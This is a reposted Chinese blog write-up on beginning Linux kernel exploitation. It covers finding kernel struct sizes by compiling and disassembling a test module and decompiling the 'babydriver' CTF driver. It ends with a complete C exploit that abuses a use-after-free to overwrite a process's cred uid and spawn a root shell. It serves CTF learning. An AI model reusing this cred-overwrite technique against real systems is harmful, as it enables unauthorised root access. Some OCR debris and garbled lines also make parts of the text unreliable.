linux oj内核,linux 内核 pwn入门

转载

weixin_39639174 于 2021-04-30 11:45:07 发布 63 收藏

文章标签： linux oj内核

linux 内核 pwn入门

最近把缺掉的知识一点一点补,面先补全了,然后在进行一方面的深入,涉及了下linux 内核 pwn部分的学习,本来想编写结构体大小生成的代码的,奈何储备知识不够,普通方法太麻烦,现在略过,到时候学会了在补上

找cred结构体大小

读源码

这种方法可以找到,太费力了

kuid跟kgid大小为

/include/uapi/asm-generic/posix_types.h

可以找到1

2

3

4#ifndef __kernel_uid32_t

typedef unsigned int__kernel_uid32_t;

typedef unsigned int__kernel_gid32_t;

#endif

atomic_t大小1

2

3typedef struct {

int counter;

} atomic_t;

kernel_cap_t1

2

3

4

5typedefunsigned int__u32;

#define _LINUX_CAPABILITY_U32S_3 2

typedef struct kernel_cap_struct {

```
__u32 cap[_KERNEL_CAPABILITY_U32S];
} kernel_cap_t;
```

所以就是unsigned int cap[2]

..下次再说吧,这个太麻烦了,找了下

编译文件获取cred结构体大小

如果只需要结果,建议直接翻到最底下看,前面都是出错如何解决而已

下载源码

编译报错

```
make -C ../linux-4.4.72/ M=/home/noone/Desktop/babydriver/get_cred modules
make[1]: Entering directory '/home/noone/Desktop/babydriver/linux-4.4.72'
ERROR: Kernel configuration is invalid.
include/generated/autoconf.h or include/config/auto.conf are missing.
Run 'make oldconfig && make prepare' on kernel src to fix it.
WARNING: Symbol version dump ./Module.symvers
is missing; modules will have no dependencies and modversions.
CC [M] /home/noone/Desktop/babydriver/get_cred/demo.o
In file included from :
././include/linux/kconfig.h:4:10: fatal error: generated/autoconf.h: No such file or directory
```

4 | #include

照着报错做

Run ‘make oldconfig && make prepare’ on kernel src to fix it.

在源码目录下执行命令,一路回车

然后再次编译,继续报错1/bin/sh: 1: ./scripts/recordmcount: not found

查找解决方案1make recordmcount

报错1

2scripts/extract-cert.c:21:10: fatal error: openssl/bio.h: No such file or directory

21 | #include xxxxxxxxxx scripts/extract-cert.c:21:10: fatal error: openssl/bio.h: No such file or directory   21 | #include scripts/extract-cert.c:21:10: fatal error: openssl/bio.h: No such file or directorybash

解决1sudo apt-get install libssl-dev

继续执行1make modules_prepare

这时候make成功了

然而警告是致命的1WARNING: Symbol version dump ./Module.symvers is missing; modules will have no dependenci

这句话让其无法识别1insmod: can't insert '/lib/modules/4.4.72/hello.ko': invalid module format

这时候查到解决方案,编译内核

编译完后,运行又报错1

2[6.539340] hello: disagrees about version of symbol module_layout


insmod: can't insert '/lib/modules/4.4.72/hello.ko': invalid module format

这个…听说关掉检测就行,

Enable loadable module support -> module versioning support

关掉后,编译还是这样…

最终我准备patch babydriver的驱动,让其打印出来,对比我自己编译跟babydriver驱动的时候,我发觉了..



```
assume es:nothing, ss:nothing, ds:_text, fs:nothing, gs:nothing


; Attributes: static

; int __cdecl hello_init()
public hello_init
hello_init proc near
call    __fentry__        ; PIC mode
push    rbp
mov     rdi, offset a1HelloWorld ; "<1> Hello world!\n"
mov     rbp, rsp
call    printk            ; PIC mode
mov     esi, 0A8h
mov     rdi, offset aSizeOfCredD ; "size of cred : %d \n"
call    printk            ; PIC mode
xor     eax, eax
pop     rbp
retn
hello_init endp
```

只要编译完就好了,然后反汇编,编译器优化把数值显示出来了…,根本不需要运行了…

好难啊…,一天就搞了这个问题

找tty部分大小1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

```
//hello.c
#include
#include
#include
#include
#include
MODULE_LICENSE("Dual BSD/GPL");
struct cred c1;
struct tty_struct t1;
static int hello_init(void)
{
//printk("<1> Hello world!\n");
printk("size of cred : %d \n",sizeof(t1));
printk("size of cred : %d \n",sizeof(t1.kref));
printk("size of cred : %d \n",sizeof(t1.dev));
printk("size of cred : %d \n",sizeof(t1.driver));
printk("size of cred : %d \n",sizeof(t1.ops));
return 0;
}
static void hello_exit(void)
{
printk("<1> Bye, cruel world\n");
```

}

module_init(hello_init);

module_exit(hello_exit);

这里不改名了,打印tty前面1

2

3

4

5

6struct tty_struct {

int magic;


struct kref kref;

struct device *dev;

struct tty_driver *driver;


const struct tty_operations *ops;

部分大小


为什么要控制这个结构体呢？因为其中有另一个很有趣的结构体 `tty_operations`，源码 如下：

```
struct tty_operations {
    struct tty_struct * (*lookup)(struct tty_driver *driver,
            struct file *filp, int idx);
    int  (*install)(struct tty_driver *driver, struct tty_struct *tty);
    void (*remove)(struct tty_driver *driver, struct tty_struct *tty);
    int  (*open)(struct tty_struct * tty, struct file * filp);
    void (*close)(struct tty_struct * tty, struct file * filp);
    void (*shutdown)(struct tty_struct *tty);
    void (*cleanup)(struct tty_struct *tty);
    int  (*write)(struct tty_struct * tty,
              const unsigned char *buf, int count);
    int  (*put_char)(struct tty_struct *tty, unsigned char ch);
    void (*flush_chars)(struct tty_struct *tty);
    int  (*write_room)(struct tty_struct *tty);
    int  (*chars_in_buffer)(struct tty_struct *tty);
    int  (*ioctl)(struct tty_struct *tty,
            unsigned int cmd, unsigned long arg);
    long (*compat_ioctl)(struct tty_struct *tty,
```

这里可以看到tty整体大小为0x2e0, 到tty_operations为:4+4+16=24=3*8



```
call    __fentry__        ; PIC mode
push    rbp
mov     esi, 2E0h
mov     rdi, offset aSizeOfCredD ; "size of cred : %d \n"
mov     rbp, rsp
call    printk            ; PIC mode
mov     esi, 4
mov     rdi, offset aSizeOfCredD ; "size of cred : %d \n"
call    printk            ; PIC mode
mov     esi, 8
mov     rdi, offset aSizeOfCredD ; "size of cred : %d \n"
call    printk            ; PIC mode
mov     esi, 8
mov     rdi, offset aSizeOfCredD ; "size of cred : %d \n"
call    printk            ; PIC mode
mov     esi, 8
mov     rdi, offset aSizeOfCredD ; "size of cred : %d \n"
call    printk            ; PIC mode
xor     eax, eax
pop     rbp
retn
```

打印代码一键生成1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

```
from pyclibrary import CParser
parser = CParser(['./header.h'])
members = list(parser.defs['variables'].keys())
print(members)
with open("header.h") as f:
code = f.read()
code = code.strip().split("\n")
result = ""
//put your own header first
#include
#include
```

#include

MODULE_LICENSE("Dual BSD/GPL");

'''

result += code[0][:-1] + "test;"

result += '''

static int hello_init(void)

{

'''

for member in members:

result += " printk(\"{}: %d\", sizeof(test.{}));\n".format(member, member)

result += '''

return 0;

}

'''

result += '''

static void hello_exit(void)

{

printk("<1> Bye, cruel world\\n");

}

module_init(hello_init);

module_exit(hello_exit);

'''


print(result)

babydriver

这道题漏洞点在ctf-wiki有详细叙述,具体不说了,我查找cred结构体大小方法在上面也阐述过了,这里直接进入exp编写

uaf改cred


通过man查看ioctl用途



```
IOCTL(2)                                   Linux Programmer's Manual                                   IOCTL(2)

NAME
       ioctl - control device

SYNOPSIS
       #include <sys/ioctl.h>

       int ioctl(int fd, unsigned long request, ...);

DESCRIPTION
       The  ioctl()  system  call  manipulates the underlying device parameters of special files.  In particular, many operating characteristics of character special
       files (e.g., terminals) may be controlled with ioctl() requests.  The argument fd must be an open file descriptor.

       The second argument is a device-dependent request code.  The third argument is an untyped pointer to memory.  It's traditionally char *argp (from the days be-
       fore void * was valid C), and will be so named for this discussion.

       An ioctl() request has encoded in it whether the argument is an in parameter or out parameter, and the size of the argument argp in bytes.  Macros and defines
       used in specifying an ioctl() request are located in the file <sys/ioctl.h>.

RETURN VALUE
       Usually, on success zero is returned.  A few ioctl() requests use the return value as an output parameter and return a nonnegative value on success.   On  er-
       ror, -1 is returned, and errno is set appropriately.

ERRORS
       EBADF  fd is not a valid file descriptor.

       EFAULT argp references an inaccessible memory area.

       EINVAL request or argp is not valid.

       ENOTTY fd is not associated with a character special device.

       ENOTTY The specified request does not apply to the kind of object that the file descriptor fd references.
 Manual page ioctl(2) line 1 (press h for help or q to quit)
```

这里可以看到,第一个参数fd为一个打开的文件描述符

第二个参数为一个request code,这里




```
// local variable allocation has failed, the output may be wrong!
__int64 __fastcall babyioctl(file *filp, unsigned int command, unsigned __int64 arg)
{
  size_t v3; // rdx
  size_t v4; // rbx
  __int64 result; // rax

  _fentry__(filp, *(_QWORD *)&command);
  v4 = v3;
  if ( command == 0x10001 )
  {
    kfree(babydev_struct.device_buf);
    babydev_struct.device_buf = (char *)_kmalloc(v4, 37748928LL);
    babydev_struct.device_buf_len = v4;
    printk("alloc done\n");
    result = 0LL;
  }
  else
  {
    printk(&unk_2EB);
    result = -22LL;
  }
  return result;
}
```

babyioctl里用的是0x10001

第三个参数为可选参数

第一个文件描述符,我们知道其要与设备交互,看到这里



```c
int __cdecl babydriver_init()
{
  int v0; // edx
  int v1; // ebx
  class *v2; // rax
  __int64 v3; // rax

  if ( (signed int)alloc_chrdev_region(&babydev_no, 0LL, 1LL, "babydev") >= 0 )
  {
    cdev_init(&cdev_0, &fops);
    cdev_0.owner = &_this_module;
    v1 = cdev_add(&cdev_0, babydev_no, 1LL);
    if ( v1 >= 0 )
    {
      v2 = (class *)_class_create(&_this_module, "babydev", &babydev_no);
      babydev_class = v2;
      if ( v2 )
      {
        v3 = device_create(v2, 0LL, babydev_no, 0LL, "babydev");
        v0 = 0;
        if ( v3 )
          return v0;
        printk(&unk_351);
        class_destroy(babydev_class);
      }
      else
      {
```

他注册了一个babydev的设备,所以我们可以打开/dev/babydev下,返回文件描述符1

2

3

4

5

6

7

8

9

10

11

12

13

14

15

16

17

```
#include
#include
```

```
#include

#include

#include

#include

int main()

{

int fd1,fd2;

fd1 = open("/dev/babydev", 2);

fd2 = open("/dev/babydev", 2);

//0xa8 sizeof(cred struct)

ioctl(fd1, 0x10001, 0xa8);

// cause uaf

close(fd1);

pid_t fpid;//fork return

fpid = fork();

if(fpid < 0)

{

printf("fork error");

exit(0);

}

else if(fpid == 0)

{

//change kuid_t

//28

char buf[29]={0};

write(fd2, buf,28);

if(getuid() == 0)

{

puts("root now");

//get bash

system("/bin/sh");
exit(0);

}

}

else

{

wait(NULL);

printf("pid %d", fpid);

}

close(fd2);

return 0;

}
```

问题总结在该系统下无法使用printf输出,我用printf结果是没有输出

同时wait函数是关键,没有wait无法成功拿shell

wait通常与fork同时出现,这里查阅资料得知

